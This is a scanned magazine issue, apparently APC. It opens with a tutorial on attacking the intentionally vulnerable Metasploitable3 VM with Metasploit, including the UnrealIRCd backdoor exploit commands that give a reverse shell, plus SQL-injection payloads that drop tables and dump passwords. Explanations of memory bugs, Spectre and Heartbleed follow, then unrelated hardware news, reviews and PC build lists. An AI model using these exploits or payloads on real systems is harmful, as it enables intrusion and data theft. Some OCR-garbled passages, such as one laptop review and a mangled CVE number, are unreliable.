Proof of Concept (PoC) code will probably require some customisation and dependencies to be installed before it works. For memory-related vulnerabilities, code will need to be compiled, too. In addition, there's all the rigmarole of trawling through mailing lists to get the code in the first place. Wouldn't it be nice if someone had some sort of library of exploits and some sort of framework for uniformly launching them? Well, dear reader, such a thing exists, and its name is Metasploit. It

comes in two editions: the premium Metasploit Pro (which costs money but has a nice web interface) or the free Metasploit Framework.

If you have enough RAM you can create a Kali Light live DVD and install the Metasploit Framework with `apt install metasploit-framework`. However, if you want to have a go at hacking the Metasploitable VM this will need to be installed on another machine, because it requires a fair bit of storage, at least 10GB.

If you're confident using VMs you could happily set up one VM for running Kali – both the Light version (if you're short on space) and the full fat version can be downloaded from [www.kali.org/downloads](http://www.kali.org/downloads) – and then a second one for actually running the Metasploitable VM. Alternatively, add Metasploit Framework to your favourite distro using the installer and instructions at <https://github.com/>

[rapid7.com/metasploit-framework/wiki/Nightly-Installers](https://rapid7.com/metasploit-framework/wiki/Nightly-Installers). If you'd rather not use the all-in-one installer and stick with (mostly) packages from the Ubuntu/Debian repos, check out <https://kb.help.rapid7.com/docs/installing-the-metasploit-framework-on-ubuntu-linux>.

## FIRE UP THE METASPLOITABLE VM

Besides attempting to takeover that dusty Windows XP machine that you haven't fired up since about 2008, Rapid7 has released a specially crafted virtual machine, Metasploitable 3, that's vulnerable to all kinds of attacks. We've touched on earlier versions of these VMs in the past, but this newer version uses Packer and Vagrant to build the virtual machine dynamically from a GitHub repository, so is a little more complex to set up, but we think you'll manage, dear reader.

Note that the guidelines prescribe at least 6.5GB of free space to build the machine image, so you won't be able to do this from the Kali Light live environment, at least not without adding some local storage paths. We'll show you how to build a libvirt (Qemu-compatible) virtual machine in Ubuntu, but it's easy to build VMware and Virtualbox images, and to do so from any distro. The first step then, is to install Git, Packer and Vagrant, and then add the required plugins to the latter.


```
# sudo apt install git packer
vagrant
# vagrant plugin install
vagrant-reload
# vagrant plugin install
pkg-config
# vagrant plugin install
vagrant-libvirt
```

Now we clone the Metasploitable3 sources (around 250MB) from Github:

```
# git clone https://github.com/rapid7/metasploitable3.git
```

The next stage is to build the base VM with Packer. If you'd rather build a VirtualBox image, set the '-only' parameter to `virtualbox-iso` in the command below. By default, the build process uses /tmp to store temporary files. Since /tmp is usually set up to use tmpfs (in-memory) storage and likely to fill up, it's wise to specify a directory on disk with lots of space instead. We'll use /var/tmp:

```
# cd metasploitable3/
```



## The Metasploit Framework

Once you've got it installed, you can fire up Metasploit with a simple `msfconsole`. It's a text-only affair, which will make you look like even more of a 1337 hax0r type. Metasploit features a hierarchy of modules sorted into categories such as auxiliary (things like port scanners and fuzzers), exploits (code for exploiting vulnerable systems) and payloads (things to execute on a remote machine that has been pwned by an exploit). Third-party modules can be added to the directory `~/msf4/modules`. Modules are written in the Ruby language and there are thousands available online. In the main text you'll see how to run a portscan with Nmap, but there's a Metasploit module for this, too. Using it will give some hints as to Metasploit's usage in general. First load the module, then let's look at its options and scan ourselves (good hygiene begins at home, after all):

```
> use auxiliary/scanner/portscan/tcp
> show options
> set RHOSTS 127.0.0.1
> run
```

Hopefully there's no unwelcome surprises here, so we can continue with our hacking exploits.



```
# TMPDIR=/var/tmp packer
build --only=qemu ./packer/
templates/ubuntu_1404.json
```

A Qemu window will pop up, but do resist the urge to input anything. Packer will handle all of that automatically (after about a 20 second wait). It will get confused if you start selecting options, so just sit back and watch the show, make another cup of tea, or something. When it's ready, we can build the Vagrant image from it with:

```
# vagrant box add ./packer/
builds/ubuntu_1404_
libvirt_0.1.12-box
--name=metasploitable3-ub1404
--provider=libvirt
```

Vagrant images are stored at `~/vagrant.d/boxes`, but if your home directory doesn't have much space (the base box takes up 2GB) this can be overridden by setting the environment variable `VAGRANT_HOME`.

Finally, we can bring the machine up with

```
# vagrant up ub1404
--provider libvirt
```

You'll be asked for your password so that `/etc/exports` can be modified on the host machine. However, we ran into a problem where the virtual machine couldn't mount that NFS export (it complained about `rpc.statd` not running, which it was so we figured some incompatibility with newer NFS gubbins was afoot). If you run into such an issue, it can be worked around by running `vagrant destroy ub1404`, then editing the Vagrantfile, adding the line

```
config.vm.synced_folder ".",
```

```
"/vagrant", disabled: true
```


and running the `vagrant up` command again. The machine should appear in Virtual Machine Manager (if you use this handy `libvirt` GUI, if you don't you'll have to use some other trickery to find its IP address) and you should be able to log in at the console with the username and password `vagrant`.

From here you can find the VMs IP address with a simple `ip a`, at which point you can log out of the console. Back on the host machine (or on a Kali VM if you're feeling extra virtual) fire up Nmap (install it if you haven't already) and scan that IP (we'll pretend that it's 192.168.1.100) on all ports with the following:

```
# nmap -p0-65535
192.168.1.100
```

You should find a handful of services available, including but not limited to, SSH HTTP, an SQL database and an IRC server. There are other services running too, but they're only available locally. In order to see these you can SSH into the target VM again and run `netstat -ltun`.

Let's see what we can break



"remotely" first, though. Point your web browser at <http://192.168.121.100>. Hello, what's this? You should see a directory listing, which enables you to

browse to a chat webapp (where you'll find Papa Smurf), a Drupal installation, a PHP payroll app, and a PHPMyAdmin panel.


## Do you see what IRC?

We're short on space and don't like spoiling surprises, so we'll leave most of the vulnerability discovery and exploitation to you.

However, to whet your appetites, let's have a look at that IRC daemon that's running on port 6697. If you have a nosey around the Metasploitable VM (in the `/opt/unrealircd/` directory), you'll find that we're running a version of the Unreal IRC daemon from the 3.2 series. That's a little bit like cheating, but if you want to be proper about this connect to the virtual machine with any old IRC client and you'll find we're running 3.2.8.1. It so happens that this particular version of this shipped with a backdoor (CVE-02010-2075), and it so happens that Metasploit has a module for exploiting said backdoor. To launch it and obtain a reverse shell, just do (replacing the IP address as appropriate):

```
> use exploit/unix/irc/unreal_ircd_3281_backdoor
> set RHOST 192.168.121.100
> set RPORT 6697
> run
```

Now you can execute shell commands and explore the system almost as if you had established a regular SSH connection. If you run `whoami` you'll see the daemon runs under the `boba_fett`, so that's the level of access we have. It's not a full-blown shell so we can't change directories and Boba doesn't have sudo access, but at least it's a start.



Using the HexChat we can discern the version number of UnrealIRCd running on the Metasploitable3 virtual machine.



# How things break

Let's close things up with a deep dive into the weird and wonderful ways that programs errata can be exploited for the greater bad.

Ever since people began connecting their PHP applications to SQL databases, there have been SQL injection attacks. These exploit unchecked – sanitise everything – user inputs, typically in web forms, to make it possible for the attacker to run arbitrary SQL queries. The classic example is to input something like

```
'i DROP TABLE users; into the
username field form. If the PHP code
behind that form generated an SQL
query in a manner such as:
#sql = "SELECT username from
users where username =
'$user'";"
```

then if the `#user` variable is substituted with our poisoned input we end up with two SQL queries for the price of one:

```
SELECT username from users
where username = '';
DROP TABLE users;
```

And then our "users" table disappears in a puff of unsanitised input. The reason this works (in reality it should not work in any places because PHP no longer allows SQL statements to be chained together like this) is because we were allowed to have a single quote in our input. Even if you're not

permitted to chain PHP commands together, you could enter something like

```
' OR 1=1 UNION SELECT
username, password from USERS;
which leverages the UNION
operator to join the results of queries
together, which is just as helpful. The
```

```
Terminal - root@kali: ~
File Edit View Terminal Tabs Help

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 13:32:41

[13:32:42] [WARNING] you've provided target URL without any GET parameters (e.g. 'http://www.site.com/article.php?id=1' and without providing any POST parameters through option -data

[13:33:02] [INFO] testing connection to the target URL
[13:33:03] [INFO] testing if the target URL content is stable
[13:33:04] [INFO] target URL content is stable
[13:33:04] [INFO] testing if
[13:33:04] [INFO] confirming
[13:33:04] [WARNING] URI parameter '#1*' does not
```

tautological `1=1` part means we select all users from our table, then for good measure we display their passwords too (no one in their right mind would store plaintext passwords, but there's plenty of folks in their wrong minds on the interwebs). You'll find a real-world example of this in the Metasploitable virtual machine we looked at earlier. *[I think you'll find that is a virtual world example. – Ed]*

There's little reason for these kind of vulnerabilities to still exist these days, but they persist. There are all kinds of ways that special characters can be filtered or escaped from variables, and at any rate it's bad form to construct SQL statements by crude string concatenation. Something to bear in mind.

## MEMORY VULNERABILITIES

You may have heard terms like buffer overflow, use-after-free and stack corruption. These all relate to memory flaws, which can be tricky to explain without some understanding of how programs and the variables they use are assigned and use memory. When you program with a scripting language, such as Python or PHP, memory management is all left to the interpreter, the user is left blissfully unaware of so much nightmarish administration behind the scenes.

If we were to move on to C, we'd need to grow up a little and take

## Spectre and Meltdown

Back in early January, just as APC Towers was coming back to life following the summer break, stories began to break about a pair of far-reaching CPU vulnerabilities. As we rubbed our collective bleary eyes, unsure if we were still sleeping off those festive excesses, more details began to emerge: 20 years of chips from Intel, AMD and ARM were affected, there would be no simple remedy, patches were not ready. Spectre and Meltdown, as they were termed, had been kept under wraps for months while researchers scrambled to put together a fix.

Spectre abuses a CPU feature known as branch prediction, which speculatively executes branches of code even though the results may not be required. The idea is if those results aren't needed then they can just be thrown away with minimal wasted effort (speculation is scheduled to not get in the way of other computations) and if those results do turn out to be needed then we're winning. The effect at the heart of Spectre is that this branch prediction can be gamed, and that by carefully timing subsequent computations (to see if their results were already cached, having already been speculatively executed) potentially privileged information can be gleaned. So the ghost (spectre) with a stick (branch) logo is pretty inspired.

Several Spectre variants have since been discovered, and it's widely accepted that patches to compilers and kernels, and even microcode and firmware updates are merely piecemeal workarounds. Nothing short of a hardware redesign will squash the weakness entirely. Speculative and eager execution have been vital in getting processors to perform as fast as they do, but this speed has come at a price.



responsibility for our own memory management. At first this might seem reasonable: we might have a variable that stores someone's name, and names can be long so we might assign 63 characters (which requires a 64-byte buffer including the null character terminator, so long as we're not worrying about Unicode encodings) to that buffer.

However, if we're reading user input using something unsafe like the `scanf()` function without a maximum width specifier, then a malicious user, or even just a user with a long name, could provide more data than the buffer could handle, and bad things might happen. If a different variable was stored in an adjacent memory buffer, then that buffer would be partially overwritten by the latter part of the input, which may crash the program or make it spit out nonsense. A simple bounds check would stop this example, and in general it's foolish to leave any user input unsanitised (this applies especially to PHP), but the point is that in C and C++ this is all left to the programmer, and in many cases it's not obvious what can be exploited and where, and even if it were, it's also easy for a caffeine-loaded code wrangler to overlook.

There are special kinds of buffer overflows, too. When a program is loaded a certain part of its memory is devoted to the call stack. This data structure keeps track of (amongst other things) where program flow should return to following completion of each active subroutine (the return address). So if a naughty user manages to compromise this, then that user can direct program flow to a location of their choosing, perhaps one that they've pre-injected with malicious shellcode, and terrible, terrible things could happen.

Call stack exploitation is at the heart of return-oriented programming (ROP). Operating systems and hardware have for some time included protections against buffer overflows – most notably the ability to mark memory where data can be written as not executable. You might say ROP is then an environmentally friendly technique, since instead of injecting malicious data on the stack, it makes use of data that's already there. By manipulating just the return address so that some useful portion of extant code (known as a 'gadget') is executed, and by chaining these gadgets together the original code can be turned into something malicious.

In 1988 the Morris worm, perhaps the world's first Internet worm, exploited several vulnerabilities to spread like wildfire. One of these was a buffer overflow in the popular finger utility, used for seeing who's logged

into a particular machine. The Morris worm was intended as an academic exercise to measure the number of machines on the Internet, but unfortunately was so virulent it ended up crippling a good number of those machines instead. Unsurprisingly, our intrepid hero Clifford Stoll was part of the clean-up team (if you don't understand the tremendous respect we have for this gentleman then check out his book *The Cuckoo's Egg* or watch the documentary on YouTube).


The Heartbleed bug (being infamous not just because it forced millions of eBay users to change their passwords, but because it was the first bug to get its own logo) uses a different kind of buffer attack (a buffer over-read) to exploit the popular OpenSSL package which most of the Internet depends on for security. In this case a 'heartbeat' message is sent to the server, along with a length parameter that's supposed to be the length of that message. The server is then supposed

to respond with the same message, which keeps the connection alive, hence 'heartbeat'.

Unfortunately, prior to patching, no checks were carried out to ensure the message length matched that which was specified. A malicious client could send a message and provide a much larger message length. The unwitting server then responds by returning the original message, plus whatever happened to be in OpenSSL's memory adjacent to where that message was stored. This could include usernames, passwords, certificate keys – in short, enough to own a system or its users. Because of how the length variable was typed, an attacker could ask for 64KB at a time, and there's no limit to how often they could request this. So it wouldn't take too long before this stumbled upon something useful – it's trivially easy (using the `strings` command for example) to search through large binary files looking for harvestable data. ■

"The Morris worm was intended to measure the number of machines on the Internet, but was so virulent it crippled a good number of them."

The Rowhammer attack used a novel side-channel to manipulate memory. Unfortunately it lacked a stylish logo, but feel free to send in one of your own designs — using Gimp of course.





# System News

Will we finally get the ray tracing future we've desired for so long? Mark Williams ponders the RTX question.

**R**asterization has been with us since seemingly time immemorial for 3D game scene rendering, although ray tracing has been around for almost as long, just not for real time ray-tracing as it is exceptionally compute intensive. So much so, that only the likes of Pixar in the past with super computers could render movie quality scenes using the technique.

It wasn't until 2008 when we saw Intel's project Larrabee demonstrated, running Quake 4 with ray-traced lighting in real-time that consumers had a taste of possibly getting ray-tracing into their humble home PCs. Unfortunately, Larrabee never made it to mainstream consumers and the hopes and dreams of ray-tracing seemingly disappeared with it for another decade.

Fast forward to today, and Nvidia with its new 2000-series graphics cards is so confident of a ray-tracing future that it renamed its venerable GTX brand to RTX, the R standing for ray-tracing, of course. Quite a bit of silicon in Nvidia's new Turing architecture is dedicated solely for ray-tracing (RT) work. With RT cores embedded into each SM of the architecture, Turing really is designed from the ground up to support accelerating this function in hardware.

Nvidia's ray-tracing technique as this stage appears to be a proprietary implementation though, with no announcement of an open API, framework or standard for the ray-tracing tech used in the RTX line-up. It'll be interesting to see if AMD can follow suit and make a compatible offering or require its own code path for 3D engines to use. We could see a new front open in the GPU wars if AMD needs to forge its own

path. And who knows what Intel will bring with its coming discrete card offering in 2020.

Then there's the big performance question. Just like any new graphics technology that requires new hardware to use (like unified shaders or PhysX), the first hardware implementation is usually just enough to let game developers utilise and try it out to implement something, but not typically to also run it competently fast as well. When the second iteration of the hardware materialises is when

the new technology really starts to take off and becomes more than just a novelty.

With any luck, ray-tracing this time around will be more than just a novelty and will run at a good enough speed to help early adopter uptake and kickstart the ray-tracing revolution GPU makers have been salivating over for so very long.

Ignoring all the ray-tracing talk for a moment, Nvidia has been very cagey and careful to date in how it presents the new RTX 2000 series performance levels relative to the GTX 1000 series. Nvidia did not released any apples to apples game benchmarks at the Turing launch, just vague bar graphs with no

scaling or numbers on them. Claims of anywhere between 13% to 50% faster were circulated prior to the media embargo.

But our independent performance tests and Chris' full review is here in this issue for you to soak up the numbers, and his insightful opinion. Nvidia has at least improved the bread-and-butter rasterization performance enough to make the 2000-series worthy in its own right for gamers and enthusiasts over the 1000 series. All the ray-tracing and AI compute stuff that's also built in can then be the cream on top to foster early adoption of all this new tech and bring games into the next generation.



## SHOP TALK

How does a big graphics card line-up launch affect your business? Do you do anything to prepare for the new line-up's arrival? How are stock levels and customer demand managed?

Jaimie, Leader Computers:

*"At Leader we love when a new graphics chipset range is released, it spikes sales for our resellers, and enables game and software developers to push new boundaries. It does however cause a large amount of stress in the market as vendors scramble to move existing models quickly to make way for the new heavy hitters. We normally see large volume deals and crazy prices offered by the various vendors for the larger retailers who can move big volume quickly, so be on the lookout for a great value 1080Ti right now!"*

*The new RTX range are in high demand already, and we are currently finalising initial stock allocations with our vendors and confirming part numbers and descriptions. Normally stock levels for the first few months are very tight, so expect delays and please be patient."*

Richard, Aftershock PC:

*"We always take time to analyse the performance difference between each graphics card generation. Our goal is always to make sure we recommend customers the ideal hardware for their usage. We typically analyse the performance difference between new and old generation cards carefully and make recommendations to order or to wait accordingly. It's often that for older cards, the prices are dropped to points by the manufacturer where it still offers the best bang for buck."*

*Stock levels are challenging, we keep buffer of stock and some losses might happen if certain cards are less popular, but that's just part of this industry."*

John, TI Computers:

*"The big generation change such as the upcoming Nvidia RTX definitely affects our high-end business. We sign an NDA and work closely with our focus vendor partners for insights prior launch, so we will be able to gain early access to the knowledge required for optimal balance between performance and reliability and have systems ready for our valued customers after NDA lifts."*



# Market Watch

A sampling of PC systems available in Australia this month.



## PCCG Nightmare 1080 Ti SLI

**\$5,699** | [TINYURL.COM/APC460-PCCG](http://TINYURL.COM/APC460-PCCG)

This is a fantastic PC alright, but right now is a complete waste of money. The i7-8086K CPU is just an 8700K with a 300MHz boost in single threaded situations only. For that, it costs \$100 more! When the 8700K can be overclocked easily beyond that, why have the 8086K at all? And with the 8-core i7-9900K about to come out, likely for around the same cost, this CPU will be soon forgotten. Then there's the dual GTX 1080 Tis. SLI is no longer officially supported by Nvidia except for some benchmark tools, so there's \$1,300 down the gurgler. And, the RTX series cards have just launched so you can do better if you want the best..

**KEY SPECS:** CPU: i7 8086K; Cooler: Corsair Hydro Series H100i 240mm; M/board: Asus ROG Strix Z370-F Gaming; Graphics: 2x Asus ROG Strix GeForce GTX 1080 Ti; Memory: Corsair Vengeance RGB Pro 3000MHz DDR4 32GB; Storage: Samsung 970 EVO 500GB M.2 NVMe SSD, Seagate Barracuda 2TB HDD; Power Supply: Corsair HX1000 Platinum 1000W; Case: Corsair Crystal 570X RGB Black



## TI Infinity Gaming 2700X

**\$3,099** | [TINYURL.COM/APC460-TIC](http://TINYURL.COM/APC460-TIC)

Are you serious about gaming but also need to get work done? This system will suit any gamer and most prosumer needs too. The top of the line Ryzen 2700X will dominate any multithreading heavy situation. The GTX 1080 Ti is the best graphics card on the market at the time of writing too. However, with the RTX 2080 and 2080 Ti launching this will be superseded as top dog very quickly. The included mass storage capacities and speeds are nice to see. The RAM on the other hand — while acceptable — doesn't reach the CPU's supported rate of 2933MHz. Minor things really, it's tough to point out floors in an otherwise top of the line system that can do it all.

**KEY SPECS:** CPU: AMD Ryzen 7 2700X; Cooler: Cooler Master Liquid Cooler; Motherboard: Asus ROG Strix X470 -F Gaming; Graphics: GeForce GTX 1080Ti; Memory: 16GB DDR4 Kingston 2666MHz; Storage: 480GB Kingston M.2 SSD NVMe, Seagate 2TB HDD; Power Supply: Fractal Design 750W; Case: Cooler Master H500P



## Aftershock PC Apex-15R

**\$2,193** | [TINYURL.COM/APC460-APEX](http://TINYURL.COM/APC460-APEX)

The Apex 15R's recommended specification is already great, but you'll want some extras. The 6-core CPU has enough grunt for most power users and gamers, peaking at 4.1GHz. Matched with a GTX 1060, gaming on this machine will be no problem at all on its 1080p IPS colour-calibrated display. Paying an extra \$200 to get the 144Hz display would be money well spent. A nice touch with this system is the inbuilt fully mechanical RGB keyboard. Not many are seen in laptops these days, so big points there. Mass storage is okay, with a single 512GB SSD. Adding a HDD or upgrading to an NVME SSD are options worth considering. The 8GB of RAM is a little disappointing for a gaming machine. For those who like a cherry on top, you can even request custom paint jobs for it!

**KEY SPECS:** CPU: Intel Core i7-8750H; Display size: 15.6-inch; Graphics: GeForce GTX 1060 6GB; Memory: 8GB DDR4 2666MHz; Storage: 512GB M.2 SSD; Weight: 1.95Kg

## Umart Asus FX504GM-EN269T

**\$3,999** | [TINYURL.COM/APC460-ASUS](http://TINYURL.COM/APC460-ASUS)

This system is nicely matched to the Aftershock Apex 15R. This system however gets more bang for the buck and at a better price. For example it includes a 120Hz display and 16GB of RAM out of the box. Which are extras on the Apex. The CPU and GPU combination are the same perfect for 1080p gaming. The main downside question is if 750Watt-ITB is a bit flexible for those

who are mobile. The gold dust gaming system will be a welcome feature after several months of usage. Gave the keyboard mightn't be RGB lit, just red, and was a bit noisy than thermal. Inexpensive and doesn't have a mechanical keyboard. For the money price and the included better display and larger RAM capacity, this system seems to provide better value for money.

**KEY SPECS:** CPU: Intel Core i7-8750H; Display size: 15.6-inch; Graphics: GeForce GTX 1060 6GB; Memory: 16GB DDR4 2666MHz; Storage: 256GB NVMe M.2 SSD, 1TB HDD





# PC blueprints

The APC team's picks for a part-by-part perfect PC build to suit almost every budget.



## PARTS LIST

| PART |                                       | PRICE |
|------|---------------------------------------|-------|
| CASE | BITFENIX NOVA GT                      | \$75  |
| PSU  | 450W CORSAIR CX450                    | \$69  |
| MOBO | ASROCK A320M-HDV                      | \$75  |
| CPU  | AMD RYZEN 5 2400G                     | \$225 |
| GPU  | N/A                                   | \$0   |
| RAM  | 8GB (2 X 4GB) KINGSTON HYPERX 2666MHZ | \$140 |
| SSD  | 120GB KINGSTON A400 120GB 2.5 SSD     | \$38  |
| HDD  | 1TB SEAGATE DESKTOP ST1000DM010       | \$65  |
| OS   | UBUNTU DESKTOP LINUX 18.04 LTS 64-BIT | \$0   |

APPROXIMATE PRICE: \$687

Our most affordable recommended build isn't quite skimping the bottom of the parts and price barrel. Instead we seek bargains, and there are some remarkably low-priced items that are perfectly fine for heavy use and that you needn't pay more for.

The BitFenix Nova GT case is fantastic value and the brand is one we've trusted for a long time — though there's certainly a lot of action currently going on in the budget case area, so hunt around. This machine does what it sets out to do brilliantly and any adjustments to performance-related parts would either see the price rise dramatically, or the performance take an unnecessary tumble in order to save just a few dollars. Taking the RAM as an example, we could have saved \$15 by dropping down to DDR4-2400 memory, but that would have hurt performance significantly, and we ultimately deemed that a false economy. This is currently as good as it gets for under \$700.



## PARTS LIST

| PART   |                                         | PRICE |
|--------|-----------------------------------------|-------|
| CASE   | FRACTAL DESIGN MESHIFY C                | \$129 |
| PSU    | 550W EVGA SUPERNOVA 550 G3 80+ GOLD     | \$149 |
| MOBO   | ASUS ROG STRIX B450-F GAMING            | \$209 |
| CPU    | AMD RYZEN 5 2600                        | \$235 |
| COOLER | BE QUIET! DARK ROCK 4                   | \$99  |
| GPU    | EVGA GEFORCE GTX 1060 GAMING 3GB        | \$379 |
| RAM    | 16GB (2 X 8GB) G.SKILL RIPJAWSX 2133MHZ | \$219 |
| SSD    | 250GB SAMSUNG 970 EVO M.2 PCIE SSD      | \$138 |
| HDD    | SEAGATE BARRACUDA 1TB ST1000DM010       | \$59  |
| OS     | WINDOWS 10 HOME 64-BIT OEM              | \$145 |

APPROXIMATE PRICE: \$1,761

For this midrange build, it was a choice between the Intel Core i5-8400 and AMD Ryzen 5 2600. A \$50 price difference may not seem like much, but it was enough to force our gaze over to AMD's second-gen Ryzen chips. Of these, the six-core Ryzen 5 2600 was the stand-out value option. With its 3.4GHz base clock and 3.9GHz max boost, you get a lot of performance for a lot less than the Intel alternative. For the motherboard we were more than happy to pick up the Asus ROG Strix B450-F Gaming. This is a great board, with plenty of quality features, including high-definition audio and twin M.2 sockets, for just \$209. As Ryzen benefits from faster RAM, we picked up a 16GB kit of G.Skill Ripjaws RAM that operates at 2,133MHz, though this is still relatively conservative. On the graphics front, the EVGA GeForce GTX 1060 is an extremely well priced GTX 1060 that can handle most games provided you're not running an extreme resolution monitor.





## AMD Ryzen 5 2600

\$235 | [WWW.AMD.COM](http://WWW.AMD.COM)

We sang the praises of the second-gen Ryzen 5 2600 when it was first released, but time has only improved the lot of this mainstream chip. The big news is that, since launch, the price has dropped making it an incredibly tempting option at around \$235 compared to Intel's Core i5-8400, which rolls in at around \$285. It's true that Intel's chip still has a slight edge in gaming, so if that's your main focus, by all means stick with Team Blue. But for more general usage, AMD's chip can deliver just as well.

Like Intel's offering, the Ryzen 5 2600 has six physical cores, but unlike the Core i5, it has multithreading turned on, which means you get 12 threads to play around with, which makes a big difference in those apps that can use the extra threads. It also comes with the very capable Stealth cooler, so if you're looking to keep costs down, you don't need a third-party cooler either. It's unlocked as well, so you could push it harder than the 3.9GHz max boost if you do up your cooling game.

"It doesn't have the balls-to-the-wall multicore performance of Threadripper, but its single-core prowess rounds out a competitive solution, especially for those in the professional gaming arena."

Try this on for size: With AMD's latest second-gen Threadripper (filled with delicious Ryzen 2 architectural goodness) and Nvidia's GTX 2000 series (with 4K killing gaming cards) just now available, this build will be approaching the realms of obsolescence. We have examples of each being tested right now in the Labs with reviews in this issue, but we aren't quite ready to recommend them until likely next issue, when you can expect all of this to change quite dramatically.

This does give us an opportunity to take another look at where we're at, however. Our Intel build is fairly well balanced. It doesn't have the balls-to-the-wall multicore performance of Threadripper, but its single-core prowess rounds out a competitive solution, especially for those in the professional gaming arena. We're not talking esports athletes, but streamers and content creators. Intel's single-die architecture is still very well optimized for most AAA titles. Couple that with 10 cores pumping out a chunky 4.3GHz, and you've got enough throughput to stream and game at high quality on the same rig.

Within the next month, we'll likely see AMD retake that title, offering more cores for less money at an even higher clock speed, and really cementing itself into that pro-gaming, media creation outlet with its X series, and then the WX series being more useful for the small-scale CAD CAM developers. But until then, just hold fire.

### PARTS LIST

| PART               |                                          | PRICE   |
|--------------------|------------------------------------------|---------|
| CASE               | NZXT H700I                               | \$253   |
| PSU                | CORSAIR RM750X MODULAR GOLD              | \$165   |
| MOBO               | ASROCK X299 EXTREME4                     | \$295   |
| CPU                | INTEL CORE I9-7900X                      | \$1,329 |
| COOLER             | CORSAIR HYDRO H150I PRO 360MM AIO        | \$239   |
| GPU                | MSI GEFORCE GTX 1080 TI ARMOR 11GB       | \$1,099 |
| RAM                | 32GB (4X 8GB) CORSAIR VENGEANCE LED 2666 | \$548   |
| SSD                | 512GB SAMSUNG 970 PRO M.2 NVME           | \$329   |
| HDD                | 2X 2TB SEAGATE BARRACUDA ST2000DM006     | \$176   |
| OS                 | WINDOWS 10 HOME 64-BIT OEM               | \$145   |
| APPROXIMATE PRICE: |                                          | \$4,578 |



# how to

» QUICK TIPS

## Experts solve your computing problems

APC and its readers can be one giant helpdesk. If you have a technical problem, chances are one of us can solve it.

### WINDOWS

#### QUICK ASSIST ALTERNATIVE

*I read with interest your guide to Quick Assist in the February issue (OWV). My parents have Windows 8.1, so Quick Assist isn't an option. What else can I try instead?*  
Tommy Elphick

